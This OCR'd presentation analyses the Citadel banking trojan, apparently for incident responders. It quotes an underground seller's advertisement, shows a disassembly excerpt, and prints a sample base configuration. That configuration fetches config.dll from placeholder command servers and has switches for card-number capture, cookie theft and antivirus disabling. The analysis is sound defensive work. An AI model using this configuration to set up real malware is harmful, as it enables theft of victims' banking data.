
Link
Jabber: [can see links only to registered users. Зарегистрироваться...]
ICQ: 672378794
PS: country CA IT TR

Free logs can be found here


Image
SnimokCIT.JPG (14.2 KB, 4 views)

Last edited ANSIP; 24.01.2013 at 16:17.

Our Incident Response




Information We Need



ANALYZING CITADEL

External Information



Analysis Method

Surface Analysis

- Retrieving information

Runtime Analysis


- Monitoring tools, Sandbox and debugging

Static Analysis

- Reading source code, assembly code


Static Analysis

- Diffing with ZeuS




```
push    lpString2       ; lpFileName
mov     ebx, eax
xor     eax, eax
lea     esi, [esp+344h+var_320]
mov     [esp+344h+var_331], 0
call    sub_43327F
test    al, al
jz      short loc_419C86
mov     eax, [esp+340h+var_31C]
push    [esp+340h+var_320]
mov     [esp+344h+FileInformation], eax
lea     eax, [esp+344h+FileInformation]
call    sub_419840
mov     [esp+340h+var_328], eax
test    eax, eax
jnz     short loc_419C7D
and     [esp+340h+FileInformation], eax

                        ; CODE XREF: sub_419C31+46↑j
lea     eax, [esp+340h+var_320]
call    sub_433327

                        ; CODE XREF: sub_419C31+29↑j
cmp     [esp+340h+FileInformation], 130h
jnz     loc_419D62
push    [esp+340h+var_328]
call    sub_415461
test    al, al
jz      loc_419F4E
push    1               ; char
lea     eax, [esp+344h+Name]
push    eax             ; lpsz
push    32901130h       ; int
call    sub_4191DD
```

Citadel Overview



Configuration Files

Base Config

- Default settings
  - Encryption key, URL of Dynamic Config
- Encoded and hardcoded

Dynamic Config

- Additional settings
  - HTTP Injection, etc…
- Downloaded from servers

Base Config

```
botnet "CIT"
timer_config 4 9
timer_logs 3 6
timer_stats 4 8
timer_modules 1 4
timer_autoupdate 8
url_config1 "http://citadelhost/folder/file.php|file=config.dll"
url_config2 "http://reserve-citadelhost/folder/file.php|file=config.dll"
remove_certs 1
disable_cookies 0
encryption_key "key123"
report_software 1
enable_luhn10_get 0
enable_luhn10_post 1
disable_antivirus 0
use_module_video 1
antiemulation_enable 0
disable_httpgrabber 0
use_module_ffcookie 1
```

Dynamic Config URL

